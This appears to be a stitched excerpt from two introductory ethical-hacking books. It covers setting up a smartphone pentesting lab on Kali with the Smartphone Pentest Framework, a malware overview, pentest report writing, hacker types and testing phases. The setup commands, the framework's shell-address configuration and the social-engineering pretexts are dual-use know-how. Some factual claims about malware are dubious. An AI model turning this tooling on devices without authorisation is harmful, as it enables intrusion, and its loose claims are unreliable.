The most important thing to know is that you should not make any attempt to reset the passcode. It is a common mistake that many people make. When you make the reset on your phone, you should realize the fact that all data on your phone will be deleted.

Finding out the password of a phone is the first step to entering it and breaking its network security. That's the reason there are lots of articles that tell you to update the passwords more often. The world is turning to adopt the smartphone platform as the digital device of their choice. They are not only using smartphones for voice communication but also for web services, chatting, email, social networking, payment services, photography, and SMS.

To get things started, you need to start Kali and launch the terminal. Then you need to install the requisite libraries. To run Android virtual devices on the Debian 64-bit operating systems, you must install lots of key libraries that are excluded by default. You can find all of them in the Kali repository.

```
kali > apt-get install lib32stdc++6 lib32ncurses5 lib32z1
```

With these libraries installed, we can proceed with the installation of the Android Software Developer Kit (SDK).

Now navigate to Android's SDK website and then download Android SDK Tools. You need to make sure that you have carefully downloaded the Linux kit. You can install Windows or Mac kits and test virtual devices with the help of Kali. This is going to make things a bit worse for you. Once the tools have been downloaded, you can extract it by using the GUI archive tool of Kali.

Now you need to go to SDK's tools directory.

```
kali > cd /android-pentest-framework/sdk/tools
```

Once you have reached the tools directory, the Android application can be run with the following command:

```
kali > ./android
```

The SDK Manager opens a GUI. Download Android 4.3 and 2.2 to practice smartphone hacking. Click the box beside them and hit on Install XX packages. This is how the SDK downloads the operating systems to Kali.

It's time to build Android Virtual Devices or AVDs. In the SDK Manager, select Tools and click Manage AVDs that will open a specific interface. Click Create, and it will open another interface. You should create two Android Virtual Devices for the two Android versions. You need to choose the Nexus 4 device and an appropriate Target (API 18 for Android 4.3 and also API 8 for Android 2.2). You need to leave the rest of the settings to the default value.

Now start Android Virtual Devices. This will kick off the Android emulator. The next step from here is the installation of the Smartphone Pentest Framework. Get hold of git clone for downloading purposes.

```
kali > git clone github.com/georgiaw/Smartphone-Pentest-Framework.git
```

(Occupytheweb, 2015)

From here, you will need a web server and a MySQL database. Start the two devices.

```
kali > service apache2 start
```

```
kali > service mysql start
```

(Occupytheweb, 2015)

Like all Linux-based apps, this pentest framework is generally configured with the help of a plain text file. Navigate first to a directory by using a framework console subdirectory.

```
kali > cd /root/Smartphone-Pentest-Framework/frameworkconsole
```

Now you need to open the configuration file by using the following command.

```
kali > leafpad config
```

(Occupytheweb, 2015)

We will be required to edit the IPADDRESS variable and then the SHELLIPADDRESS variable to reflect the actual IP address of the Kali system. You can locate it by typing “ifconfig.”

You can start the framework simply by typing the following:

```
kali > ./framework.py
```

This is the basic framework for hacking a smartphone that you can use.

Chapter 9

Malware

Malicious software or malware in common words has been one of the top problems that computer users face. Worms and viruses have proved to be the biggest problems that the world is facing today. Malware has its fright on the people, but the fact is that this kind of attack is ineffective if you have got the right tools installed on your computer system. If the tools you are using are not adequate, these kinds of malware such as rootkits and Trojan horses can inflict some serious harm to your information and computers. They also are much harder to defend against.

The implications of testing your systems with a malware attack are akin to social engineering attack or physical security attack that you have gone through in the earlier chapters of the book. Malware is considered as one of the greatest security threats to your systems in terms of the leak of information and breach of security protocols. You will have to deal with well-known malware that will infect your computers, but hackers have to constantly develop new ways to inflict loss on the computer systems. Most types of malware attacks, especially the most recent ones, exploit the vulnerabilities that exist in operating systems and networks.

The widespread malware attacks that are ravaging operating systems and computer networks are not anything to worry about. Spyware, Trojan horses, rootkits, and other programs are the scariest ones that must be dealt with. These apps can seriously damage your security system.

- They can load and then kill the applications and running process in your computer network.
- They can search and copy files; hence they can steal your information.
- They can edit the files on your system.
- They can capture keystrokes.
- They can steal your passwords and enter your financial system.

- They can reboot the computers midway during office hours that may trigger a loss of information and time.
- They can spy on an office by activating the webcams during the day and the night.
- They also can edit the system files.
- They can perform any kind of administrative function.
- They can turn on the microphones and eavesdrop on the meetings in an office to gather information for a rival company.

Trojan Horse

Trojan horse is the most common type of malware that almost every second has heard of. It is named after the infamous Greek horse that was used to penetrate into the city of Troy. Trojan horse is a combination of executable files that are often transmitted through email systems. They do a wide range of malicious acts. Its code runs in the background, doing things such as depleting information, collecting passwords, and then capturing keystrokes while a legitimate program such as a game runs in the foreground.

Lots of Trojans are known as remote-access Trojans or RATs that set up backdoors in the systems they infect. This is a more dangerous situation as hackers get access to the computer systems from a remote location and control them with the help of the internet. Lots of Trojans are usually not detected by antivirus programs. Be afraid of this kind of malware as you won't know what is going on with the computer until your security is shattered.

Virus

A computer virus is the most well-known category in the world of malware. They are small or large programs that go on to self-replicate. It means that they will keep doubling up themselves and fill in our computer, driving you crazy. They can delete all information on your computer system and crash your computers whenever a user kicks off the program. Some viruses start draining the batteries of your laptops, and some will call the police helpline for no reason. If anyone remembers Spiderware, it was the best example of a ravaging virus that was really fast on self-replicating. Users didn't stand a

chance against it. Until it was removed from the system by tinkering with the Windows setup, it didn't stop replicating files. A more suitable name for Spiderware could be a Nightmare.

Rootkits

These also are some really nasty. Hackers can control a computer completely from a remote location. They can crash the system or steal information from it. Rootkits are generally found in UNIX systems, but they also are affecting Windows platforms as well. Rootkits generally are sets of programs that can either integrate into a kernel or core of the operating system. It also can masquerade as a typical administrator command-line program. Hackers can hide the process that is running in your computer systems. They also can hide the applications that are running from a Windows Task Manager. Hackers can modify environment variables in the system. They also can make programs that look like they were run by some other user, hiding the identity of the hacker in audit logs.

Spyware

Spyware programs tend to spy on you and even capture or transmit confidential information from a computer. They are generally installed as cookies and executables on a local computer. Spyware is extremely powerful. They can capture screenshots of the videos that are running on your systems, and they also can turn on the local microphone of your device. They can track web browsing and forward copies of emails that are sent or received to some third-party address. You might have come across Adware that is just like spyware but is more intrusive than spyware. It can track internet usage and then pulls targeted ads to specific users.

Logic Bombs

A logic bomb is generally a program that is often an automated script by using a regular network administration tools, which is scheduled to run when it is triggered by some kind of event such as when someone logs in on a system. They are a common way for a disgruntled employee to avenge on his boss, who had fired him disgracefully from the office (Beaver, 2004).

Conclusion

In conclusion, I would like to shed light on the most important thing in ethical hacking, which is report writing. You need to document each and everything that you come across while you are doing the job for an organization. Learning to hack a password is easy and fun, as this is what everyone loves. What is the difficult part in documenting the entire journey of your ethical hacking and prepare a comprehensive report in the end? Look, the fact is that you have to document everything you experience during your journey, understand the issues, and also explain them to others who are at the helm of affairs. The managers are not tech guys, and they will be unable to understand what a social engineering attack is unless you simplify the topic for them. You must not assume that they know the basics of things. The problem is that our brain makes us feel that others know the same thing when we are an expert on it. We try to speak at the same level at which we are, which makes reporting really difficult. Learning to write a clear report in clear words is an art that you must learn to be successful in your ethical hacking test. This will help you save time and money and lots of headaches.

The point is that the management of an organization has paid you to test their systems. They must know what happened during the process; otherwise, they will start suspecting your intentions. You have to be concise and clear in your explanations and details so that not a pinch of doubt is left. Penetration testing is considered a scientific process, and like the other processes, a third party should be able to audit it, review it, and repeat it as a whole. Unless you document everything and prepare a comprehensive report, you will be unable to prepare reports that the management can understand. The management may need your report to take a second opinion from another ethical hacker or a security organization. If you write haphazardly, the other person will hardly know what you did and how you did. This can create problems for the organization and for yourself. You will be embarrassed for launching the attack in a silly and immature manner completely unlike a professional.

Your report is a tangible output of what you had been doing for quite some time. It also shows that you have not wasted time. It would work just like a piece of solid evidence. The manager cannot stay with you all the time to see what is happening and how it is happening. Therefore, a report is the best way to convince him or her that you have been doing the tests. Your report

can justify the expense they have born on penetration testing.

The report is basically for the management of the organization. It can be for the manager, for a board member, or for the Chief Executive Officer of an organization. You will have to show the report to the IT staff and IT management as well so that they may explain it further to the officials who have decision-maker powers. Senior management doesn't understand a word in your report. For example, they cannot understand how an SQL injection attack can ruin a web application and the database connected to it. An official from the IT sector can do that.

The report should contain a cover sheet that should have specific details such as the name of the client who has hired you to do the job and who will give you the paycheck. It should contain a name and logo of your testing company if you are running one. You can carve out a nice title for your penetration testing episode. The executive summary of the entire hacking attack is important. You have to outline what kind of vulnerabilities you were able to find in the system. You need to give the details of each vulnerability in the respective head, such as a vulnerability under the head of social engineering attacks, physical security attacks, hacking of operating systems and passwords, and other stuff like that. Give general knowhow on the vulnerabilities in the executive summary then dedicate an entire page for the summary of the vulnerabilities to explain them in detail. You can explain in the report what type of vulnerabilities you came across with. What was the level of security before you succeeded in exploiting the vulnerability and entering the system? What was the impact of exploiting each vulnerability? What tools you had to use to penetrate the security layers? What was the number of security layers that you found in the system? How many times you had to face resistance from the security systems of the organization?

If you are running a company, you might have hired more than one person. This means that you will have to engage other testers to penetrate the systems. If this is true, you need to include their names in the report so that the management knows who they are and why they were included in the team. You can add to their profile the type of test that they performed on the system, and what were the results? Some companies keep rotating their employees during the testing phase. If this is the case with you, you should include the time period that a particular tester spent in one sector. For

example, you can write the starting and ending date and time of James when he was testing the system against social engineering attacks.

You have to dedicate a complete page to the tools that you had been using during penetration testing. This is vital to ensure that if someone else tries to perform the same test to verify the results, he or she can do so without any problem. In addition, the list of tools will justify the expenses of the organization.

The main body of the report can start with the vulnerabilities that you have detected. You can explain in detail the exploitation that you have succeeded in achieving and the possibilities of any exploitation that you think may occur in the future. You should be well prepared to explain this section verbally as well. When you have written down the vulnerabilities you found in the system; you can move on to the solutions and countermeasures that the organization can adopt to secure their systems. Finally, it is time to deliver the report. Double-check if you have written everything correctly and make sure that there are no typos in the script. This will make you look like a professional. Customers love that when someone follows professional code and ethics.

The book is a feast for lovers of ethical hacking. Now that you have reached the end of the book, it is vital to mention that you should be feeling more professional and fulfilled as you now know some crucial things about ethical hacking. You are now in a position to explain in detail before anyone why they should install a sharper fence around their facility and why the CCTV cams should be set up in the right alignment to eliminate blind spots. You now know how you can use Python to hack passwords and how you can hack into operating systems by creating a live USB and inserting it into the target computer. There were many other things included in the book, like social engineering attacks, their significance, and why they are so dreadful? I made sure that you learn about all possible vulnerabilities and the countermeasures to deal with them. The conclusion is interesting in itself because it carries the formula to write a brilliant penetration testing report that you can present in front of the management of the organization. You can use the techniques that are mentioned in this book to kick off your career in the world of ethical hacking. Don't forget to encrypt your report. Make sure that it is not left on an insecure system. If stolen, it can be a tool of disaster in the hands of a

malicious hacker. He or she can wreak havoc with it.

References

- The History of Hacking. (n.d). Retrieved from
<https://www.helpnetsecurity.com/2002/04/08/the-history-of-hacking/>
- Beaver, K. (2004). Hacking For Dummies [PDF]. Retrieved from
<http://index-of.co.uk/Hacking-Coleccion/81%20-%20Hacking%20For%20Dummies%20%5B-PUNISHER-%5D.pdf>
- Potential Security Threats To Your Computer Systems (n.d). Retrieved from
<https://www.guru99.com/potential-security-threats-to-your-computer-systems.html>
- Top 15 Ethical Hacking Tools Used by Infosec Professionals. (n.d).
Retrieved from <https://securitytrails.com/blog/top-15-ethical-hacking-tools-used-by-infosec-professionals>
- Manki, D. (Nov 8, 2010). Top 10 vulnerabilities inside the network.
Retrieved from <https://www.networkworld.com/article/2193965/top-10-vulnerabilities-inside-the-network.html>
- SQL injection. (n.d). Retrieved from <https://portswigger.net/web-security/sql-injection>
- Rubens, P. (May 2, 2018). How to Prevent SQL Injection Attacks. Retrieved from <https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks.html>
- Ethical hacking with python. (n.d). Retrieved from
<https://www.geeksforgeeks.org/ethical-hacking-with-python/>
- Tokeyoneon. (Feb 6, 2019). How to break into somebody's computer without a password (Setting up the payload). Retrieved from
<https://null-byte.wonderhowto.com/how-to/hacking-windows-10-break-into-somebodys-computer-without-password-setting-up-payload-0183584/>
- Occupytheweb. (Feb 12, 2015). How to create a smartphone pentesting lab.
Retrieved from <https://null-byte.wonderhowto.com/how-to/hack-like-pro-create-smartphone-pentesting-lab-0166621/>

Ethical Hacking

*Advanced and Effective Measures
of Ethical Hacking*

ELIJAH LEWIS

Introduction

Hacking as in the electronic exploration business has grown to the extent that at the mention of the term, what comes to mind is the negative interpretation, i.e., the cybercriminal who aims to violate or compromise a computer system. In fact, a recent report revealed that cybercrimes already surpass the illegal drug trade. Unethical hacking, also referred to as black hat hacking, aims at attacking a computer system to either compromise it or destroy it. Most of the time, the black hat attackers use the information gathered about a company either for a malicious aim or for monetary gain.

This book contains a detailed explanation of what ethical hacking entails. It explains and provides advanced countermeasures to the activities of a hacker. The book begins by explaining who a hacker is and what he/she seeks when planning to attack a system. While unethical hackers focus on using the information they gather about a company's system to the detriment of the company, ethical hackers focus on using their knowledge about hacking for the betterment of a company's security and to the general advantage and wellbeing of the company.

Ethical hackers are often referred to as white hat hackers. They are hackers employed by a business organization to foil the works of the black hat hackers. Ethical hackers understand the different techniques used by the black hat hackers and also how to impede the works of this category of hackers.

The book is divided into fifteen chapters; each chapter builds upon the previous one. The first chapter explains in detail who the ethical hacker is and the mission of an ethical hacker. It focuses on the importance of security and introduces the reader to how hackers get access to a system. The ethical hacker's approach and process of conducting research is explained in the subsequent chapter.

The book explains the five major aspects of ethical hacking, including the meaning of hacking, what differentiates an ethical hacker from a black hat hacker, footprinting, penetration testing, enumeration, and scanning. Next, the book explains how ethical hackers conduct their research and the different tools used by hackers to carry out their research.

In the book, each aspect is considered from the point of view of the hacker and explains how he/she carries out their attack because for the ethical hacker to be successful in his or her work, he or she must also be well informed in how the attacker operates. The ethical hacker is one who has all the knowledge of the attacker but uses this in a very different way. The sections in the book that require a detailed explanation about how an attacker plans and executes his or her attack also examines the countermeasures ethical hackers can use to thwart the work of the attacker.

At the end of the book, the readers are expected to have increased their knowledge and understand the ways attackers plan their attacks. Also, readers should be able to use the different countermeasures explained in the book. The book also encourages business organizations and individuals on the necessity of security. It encourages business organizations to be careful with the way they secure their company's systems, especially in terms of crafting passwords, since strong passwords are a first line of defense.

Let's delve into the most effective methods of ethical hacking.

Chapter One

Introduction to Ethical Hacking

This chapter gives a detailed explanation of what ethical hacking is and the types of ethical hacking there is. It starts with a general explanation of hacking and the different types of hacking.

What is Hacking?

When the word hacking is mentioned, what often comes to mind is a thief or a cybercriminal who carries out illegal activities intending to extort from an organization or an individual through blackmail and by other possible means. The Hacker, to a layman, is a computer expert who is able to steal valuable documents. Hence, people are often wary of the term "hacker" and tend to be cautious of the safety of their systems or computers when the word is mentioned. While this is partially true, not all hackers use their skills for their own selfish interests.

Hacking is simply a way of discovering an alternative use of computer software or hardware to further enhance their function and to solve technical problems. Put simply, hacking is an act of using technology in a novel way - different from the way it is usually used - to solve problems that the normal or conventional systems cannot solve. This implies that the major reason for the advent of hacking was not to harm a system. However, with the growth of technology, a lot of digital experts have converted hacking into a way of bypassing security, accessing people's or company's secret details illegally and wreaking havoc. Ethical hackers don't set out to cause harm; rather, their major work is to solve problems.

Who Is A Hacker?

The hacker is simply a computer expert who understands more than just the conventional ways of using technologies. He or she knows more than just the

conventional uses of computers.

Types of Hackers

White Hat Hackers

This is a name given to computer experts who use their skills in favor of the client or company. White hat hackers are hackers who use the same techniques and methods employed by the black hat hackers to impede or foil the works of the black hat hackers. The White hat hackers use these tools and techniques to break into the danger the black hat hacker might have caused and solve it or set the system in such a way that it will be impenetrable by the black hat hacker.

There are two basic functions the white hat hackers use their tools to perform: the first is ethical hacking, and the second is computer forensics. Ethical hacking is an act of using security tools to the advantage of a company or business rather than to ruin it. Ethical hackers use these tools to test and improve security. The white hat hackers also use computer forensics. This is simply a way of gathering evidence to arrest and convict suspected illegal hackers. Since the focus of this book is on ethical hacking, as we progress, more explanation of this process will be given. This explanation takes us to the next types of hackers, the black hat hackers.

Black Hat Hackers

From the explanation above and even from the name, we would suspect that this type of hacker is one of those who are a threat to a company's system. Black hat hackers are simply hackers who use their expertise for the ruin of a company or an individual. They break into a computer, steal data, send viruses and worms, and commit all sorts of computer crimes. Their major aim is to destroy or to extort. Black hat hackers are the handful of hackers whose activities have tarnished the image of hackers or what hackers generally represent. They are computer criminals who often threaten a company or an individual for money. Sometimes they break into a company's computer system and pretend to be an authorized user, using the information they gather to the ruin or detriment of the company.

Grey Hat Hackers

These are hackers who work as both black hat hackers and white hat hackers. They sometimes steal data and information and also offer assistance or help foil the activities of the black hat hackers. Sometimes what this kind of hacker does is to break into a company's data and later notify the company that their computer is in danger

Most times, gray hat hackers do this to get jobs from such a company. Gray hat hackers function as both white hat hackers and black hat hackers. As a result, they are referred to as "on the fence" hackers sometimes, as they cross the ethical line and, at other times, they maintain the ethical line.

Crackers

These types of hackers work like the black hat hacker, but sometimes they don't aim to destroy in the same way as black hat hackers do. They break into a company's system to steal information or data for their own selfish interests. Crackers break into the company's details for their own selfish achievement. Sometimes they crack into a computer system simply to prove that they can.

Intention of Crackers

The major aim of crackers is to get into the company's detail illegally and steal documents either to extort from the company or to destroy the company. Most times, crackers also crack into a company's details with the aim of revealing some secrets about the company.

Crackers also compromise the systems so that it denies the real users from having access to the computer. This could be to cause trouble for the company or to take revenge.

Crackers aim to defame a company. They do this by damaging the image of a company or by causing the company great financial loss.

Phreaks

These are those who, through their computers, use their skills to break into a phone network. The major aim of phreaks is to find security loopholes in a phone network and use this for their own benefit, especially to make free calls and get free data.

Script Kiddies

These types of hackers are computer novices because what they do only requires a minimal amount of expertise. The script kiddies take advantage of the hacker's tools, vulnerability scanners, and other hacking devices to cause trouble for a company. Usually, this type of hacker doesn't understand the nature or extent of the havoc they have caused and are ignorant of what is going on underneath or outside their reach. They are typically sloppy and often leave enough fingerprints so that it is easy for them to be traced. Script kiddies are usually the type of hackers we often hear about.

The Intention of Script Kiddies Hackers

As already explained, script kiddie hackers make use of the hacking tools within their reach to wreak havoc on a company's reputation or details. However, most of the time, they perform the act just for fun or out of curiosity.

Script kiddies generally lack the expertise of black hat hackers who always ensure that they leave no marks or traces of their intrusion.

Generally, the intention of a hacker depends on the type of hacker hacking into the system. Except for the white hat hackers and the gray hat hackers, every other type of hacker aims to destroy. However, in relation to the type of hackers already explained, the intentions of hackers are broadly defined as the three listed below:

- To gain in-depth knowledge about a computer and how it works.

Every hacker goes beyond the conventional use of the computer and searches in-depth what is happening at the backend of any specific program or system, usually more than what is displayed on the outside screen of the computer.

- Hackers also aim to find possible security risks and vulnerability in a network in a computer system.
- Most hackers, but not all hackers, aim to create security awareness, especially in companies with vulnerable computer systems or networks. Hackers rescue such companies by sharing knowledge and proper security preventions that should be taken by the company. The major types of hackers that do this are the ethical hackers.

Who is an Ethical Hacker?

There are various reasons why a hacker would break into a company's system. As a business owner or system administrator, you must know not only the attacker of the system but also the reason for the attack. As Sun Tzu wrote in his book *The Art of War*, "*If you know yourself but not the enemy, for every victory gained, you will also suffer a defeat.*" One of the best ways a system administrator or business owner can do this is to hire an ethical hacker. An ethical hacker is someone who knows all the malicious techniques of hackers but uses this knowledge to work for the client.

Ethical hackers are information security hackers whose major aim is to evaluate and defend against the threat from hackers who aim to destroy or to extort from the company. Ethical hackers aim to save and help, not to destroy or cause havoc. They possess excellent computer skills and focus on using these skills to protect and not to harm or hurt the computer system. Ethical hackers can be constituted of the following categories:

Former Black Hats

This group entails reformed attackers whose former aim was to destroy or tarnish the image of a company or a computer system. The group understands how dangerous black hackers can be and understands all the tactics the black hackers would want to use to avoid being caught by the ethical hacker. This is because they have once functioned as a black hat hacker.

White Hat Hackers

Unlike the reformed black hat hacker, this type of hacker has never been into the attacking or stealing form of hacking but understands the different tricks and skills computer criminals use to carry out their crimes. They are aware of the various ways and tricks that can be used to secure a computer system. They might not be as experienced as the repented or former black hat hackers, but they are very knowledgeable about the way criminal hackers work. Most ethical hackers are white hat hackers.

Consulting Firms

These are firms that offer security services to companies and individuals. They are a group of hackers working as consultants for different issues related to hacking. However, before hiring a consulting firm to do security

business for you, it is important first to do your research about the firm. Most times, the firm could employ a group of hackers who are not vastly knowledgeable in security but are only doing the job for the thrill of it and the monetary gain. Hence, it is important to research well before employing a consultant firm to handle your system or network security.

The Job of an Ethical Hacker

Ethical hackers seek answers to these three questions:

- What are the things an attacker can easily detect on the target system?

During every security check by the demonstrative system, there are lots of vulnerabilities that are usually overlooked. However, when an ethical attacker goes through a system, this is the first aspect he or she would pay attention to. The ethical attacker thinks about what a computer criminal can easily detect during the reconnaissance and scanning phase of an attack. He or she takes the time to do thorough research on the system and look out for loopholes that might make the system vulnerable to hackers.

- When an intruder storms at any information, what can he or she do with it?

Looking into the purpose of an intrusion helps the ethical hacker plan his or her countermeasures. By knowing the intent of the hacker, the attacker knows how to position the system ahead of the gaining in-phase and the coming out phase of an attacker.

- Can the system notice the attackers' attempts?

Sometimes attackers spend days, weeks, or even months trying to hack into a system. Most of the time, they gain the access they want, and at other times, they may have to wait for the system so they can look for signs of loopholes or vulnerability. When attackers gain access, they either start wreaking their havoc right away or wait for some time before starting their attack. A good ethical attacker takes advantage of this period and stops the work of the attacker.

Usually, after carrying out their attacks, attackers erase their tracks to avoid

being easily detected by experts. They either modify log files or clear their backdoor access or deploy a Trojan. Ethical hackers try to find out if such a thing has happened to the computer system and what measures to take. This will give them insights into how vulnerable the computer system is. The ethical attackers also use this avenue to know the level of proficiency of the attackers he or she is dealing with. The process of ethical hacking and subsequent patching of discovered vulnerability can be controlled by answering these three questions:

- What is the likely information or activity an organization would want to protect?
- Who are the people or organizations the company or individual is protecting itself from?
- How much time would be invested in protecting the organization, and how much money is the organization willing to pay to be protected?

Usually, after providing an answer to the first question, the ethical hacker stops his or her investigation believing that the necessary security measures have been taken. This is usually not the case as an attacker plots an attack against a company. As a result, the ethical hacker and his or her client should work hand in hand to ensure the computer system is duly protected. The client should be well educated on what is at stake if the system is not duly protected. Also, it is important to explain to the client that no system can be absolutely protected. What ethical attackers do is to improve on the protection of the system.

Can Hacking Be Ethical?

With the series of crimes associated with hacking and the damages that hackers have caused, there is a growing debate that is there a possible way hacking can be ethical since most hacking is done through unauthorized access to a company's computer system. Before answering this question, we must first consider the following explanation

- The dictionary explanation of the noun "hacker," is someone who

enjoys learning more about how a computer works and use whatever information he or she gathers to stretch his or her skills and capacity

- The verb hacking refers to the rapid development of new programs or the reverse-engineering of already existing software to improve its work and efficiency in a better way.
- The term "attacker" or "cracker" is used to describe a person who uses the skills he or she has gathered for the destruction of a company's computer system or to extort from the company.
- The term "ethical hacker" is used to describe security professionals who use their hacking skills to protect a computer system against attackers or crackers.

Skills Of Ethical Hackers

- Computer expert

The first important skill of an ethical hacker is that they must be a computer expert. An ethical hacker should be a brilliant programmer. He or she must be versatile in networking and know how to install and maintain computer systems by using all the available popular operating systems like the Window, Mac, and Linux.

- Knowledge of both hardware and software

An ethical hacker must have adequate knowledge of both hardware and software. Although possessing an additional security skill is not that important, it would be an added advantage for the ethical hacker. The hacker should possess management skills which would be used to calculate the actual vulnerability testing and used to produce results when the test is carried out.

- Patient

To be a successful ethical hacker, the hacker must be very patient. This is because the analysis stage often consumes more time than the testing stage.

Some tasks will require that you spend months on just one evaluation. When ethical hackers encounter unfamiliar systems, it is important that they first take their time to understand how the system works and evaluate and test its vulnerability.

What is vulnerability research in ethical hacking?

- Vulnerability research helps the ethical hacker to keep up with the recently discovered vulnerabilities and stay one step ahead of attackers. It helps the attackers to discover fault and weaknesses of a system design that might easily give access to attackers to compromise the system.
- Vulnerability research helps the ethical hacker to keep informed of new technologies and products in order to find news related to current exploits.
- Vulnerability research helps the ethical hacker to keep abreast of the underground website that notifies the attackers of recently discovered vulnerability and exploits.
- Vulnerability research alerts the ethical hacker of newly discovered product improvement and innovation for security systems.

We can classify vulnerability research based on:

- Exploit range (local or remote)
- A severity level (low, medium, or high)

Reasons Why Ethical Hackers Need Vulnerability Research

From the explanation of what vulnerability research is, it can be deduced that for an ethical hacker work to be successful, he or she needs to conduct or carry out vulnerability research. Below are some of the reason for this;

- Ethical researcher conduct vulnerability research to identify and correct a vulnerability in computer networks

- They need vulnerability research to protect the computer networks from attackers or crackers
- Vulnerability research helps hackers get information that helps to protect security issues
- To know how to recover from a network attack and the necessary security measures to apply.
- It helps ethical hackers to discover a weakness in the system network and alert the administrator on this before an attack happens.
- Network analysis helps the ethical hacker to gather information about malware and viruses.

Chapter Summary

- Hacking is a general term that describes the work of a black hat hacker and an ethical hacker.
- An ethical hacker has all the knowledge of the black hat but uses his or her skill for the benefit of the company or client. The ethical hacker uses his or her skills to thwart the work of the black hat hacker.
- The black hat hacker has two major goals; to destroy a computer system or to compromise the system. He or she either gets information for money or the ruin of the company.

Chapter Two

How to Conduct Ethical Hacking

The outlines that would be covered in this chapter include;

- The work of an ethical hacker
- How ethical hackers perform their functions
- Different approaches to ethical hacking
- Ethical hacking testing
- The implication of computer crime

The work of an ethical hacker is delineated into these six basic steps:

- Educate the client on the importance of security, evaluation, and testing
- Organize and prepare a nondisclosure agreement (NDA) and ensure that the client tenders his or her signature
- Prepare a team of ethical hackers and schedule a time for testing
- Carry out the test
- Analyze the result and prepare the report for the client
- Deliver the report to the client

Having listed the processes ethical hackers use to carry out or conduct their research, the next step is to explain how ethical hackers do this.

How do Ethical Hackers Perform Their Function

There are three phases of security testing in ethical hacking. These phases are Preparation, conduct, and conclusion.

Preparation Phase

After explaining to the client the need for the security testing and evaluation and the client gives his or her consent to the ethical hacker, the hacker should ensure that he or she draws out an NDA document that will both contain the hacker's signature and the client's signature. The contract is to ensure that no information about the company is disclosed, and all data must be kept confidential. The hacker should ensure that there is a sentence by the client stating that the client is the one who gave the hacker the liberty to access the company's system. This aspect is very important to protect the hacker from facing prosecution due to the activities that will be carried out in the conduct phase. If this phase is completed and the contract is signed, the hacker prepares a security plan to identify which system or systems are to be tested for vulnerability. The plan will also contain the specific methodology of the tests and what limitations or restrictions would be applied.

Conduct Phase

This is the longest phase of ethical hacking. It might take days, weeks, or months for an ethical hacker to complete this phase. However, when the phase is completed, it gives the hacker insight into the company's level of vulnerability. There are various methods adopted in the conduct phase; the two most popular methods include limited vulnerability analysis and attack and penetration testing.

Limited vulnerability analysis entails focusing on the most accessible entry point to the client's network from the Internet. This analysis also involves an examination of the client's most available data and critical systems. Once this is carried out, and the different entries are identified, the hacker uses standard connection techniques to scan potential entry points and critical systems.

The attack and penetration aspect is where discoveries are scanned in order to gain as much information as possible about the plausible areas attacks are likely to come from. Like the limited vulnerability analysis, the penetration scan can be conducted from both the external and internal network perspective. However, unlike the limited vulnerability analysis, attack and penetration are a step further from what has been done in limited vulnerability analysis. In this aspect, the hacker will try to exploit vulnerability simulating a real attack.

The Client's Need

In most cases, clients prefer a limited vulnerability analysis to avoid losing any of their important data and the risk of unintended damage. It is the job of the ethical hacker to educate the client on the need for the two vital processes. The process of attack and penetration are very similar to how the real attack works. This is why this stage often causes some inherent risks like confusing the staff, system crashes, accidental damage to network devices, denial of service, and bandwidth consumption. Because of this risk, ethical hackers should conduct an attack and penetration processes during the weekend or holiday.

Also, it is possible that while conducting evaluation, because the hacker storms on security loopholes that cannot be easily fixed within the stipulated time frame, it is very important that the ethical hacker mentions this to the client before the evaluation process. The client is also expected to take immediate action to fix these security holes; any further delay might lead to easy penetration by attackers.

The last phase of conduct is the conclusion and report. The report should be based on findings or discovering ethical hackers during the phase of conduct. It should contain evaluation results, potential danger, and vulnerability, and recommendations for protection.

Different Approaches to Ethical Hacking

There are various approaches an ethical hacker will use to carry out or conduct his or her evaluation. The different approaches include:

- **Remote network:** This simulates an attacker launching an attack against the firewalls and filtering routers from an outside network.
- **Remote dial-up network:** This is important if the client uses dial-up services. If the client does, it will simulate an attacker launching an attack against the organization's PBX units, telephone modems, fax and voice mail servers hand in hand with the local telephone company.
- **Stolen equipment:** Many company employees keep sensitive

data on their portable devices, such as laptop computers and PDAs. The ethical hacker will try to extract the data from these devices, and even try to access private servers with stolen credentials remotely.

- **Local network:** This simulates an employee or other authorized person who has an authorized connection to the organization's network. This will test the client's security firewalls, internal web servers and other security mechanisms.
- **Physical entry:** This test checks the client's physical entry security policies. This includes checking security guards, reception areas, access controls, and surveillance equipment.
- **Social engineering:** Perhaps the most difficult attack to avoid, this evaluates the integrity and awareness of a target organization's personnel. As mentioned earlier in this chapter, this attack involves the hacker calling, e-mailing, or otherwise communicating with real people inside the client's organization, and using information gained through other means to try to gain more information. For instance, the ethical hacker might call the client's IT department, pretending to be an employee who forgot his or her password. If the hacker has enough other information, he or she may be able to fool the employee into resetting the password. The only way to guard against this is to make sure all employees understand the importance of security.

Ethical Hacking Testing

There are various methods of testing in ethical hacking. Each depends on how much knowledge of the target system is given to the hacker. The approaches used to carry out the test will be one of these three - gray box testing, white box testing, and black-box testing.

Black box testing is simply a situation whereby an ethical hacker is not given any information about the company's system. Here the client expects the hacker to work as an attacker with no inside knowledge about the company. All information that will be gathered by the ethical hacker in this aspect will

be done online or from other available outside sources. Having gathered his or her source, the attacker moves to port scanning, social engineering, and all other hacking strategies. In black-box testing, the hacker does everything that a hacker does.

However, in white box testing, the ethical hacker is provided with the full advance knowledge of the system; this helps the ethical hacker to form a more structured approach. However, before making use of the provided information, the ethical hacker would need to verify it.

How to Choose a Testing Method

There have been a series of debates on whether the black box testing or white box testing is more important. While black-box testing involves testing based on what the attacker can gather during the reconnaissance phase, ethical hacking is better and faster if a hacker has background knowledge of the company's system. Also, when choosing a testing method, if monetary value and time are a constraint, it is advisable not to go for black-box testing. In this case, most times, organizations opt for gray box testing, simply known as internal testing. This type of approach allows the network professionals and system administrators to take time and resources to test the system in order to detect vulnerabilities. This is called gray box testing because there may be known, as well as unknown, aspects of the system that increase the chance of the system being compromised.

Ethical Hacking Evaluation

This is the conclusion phase of the ethical hackers' evaluation. Here the ethical hacker gives a detail explanation of his or her findings and analyzes the possibilities of hacking and the effect of the damage on the company's system. All detected vulnerability will be analyzed in detail; this will go along with a specific recommendation to patch them to foster a permanent security solution. The ethical hacker can suggest plausible solutions, and the client can also solicit for the participation of his or her employers by asking them of their opinion and observations while the evaluations were going on.

The ethical hacker should ensure that all reports are in hard copy and submitted to the client, and the client should endeavor to keep this under lock

and key. For security reasons, all the information and data gathered by the ethical hacker during the process of evaluation should be destroyed at the end of the project. However, if the client is a long-term one and more tests would be run, the data can be encrypted and stored offline.

Implications of Computer Crime

There are two broad division of computer crime, they include;

- Crime facilitated by the use of the computer
- Crimes where the target is the computer

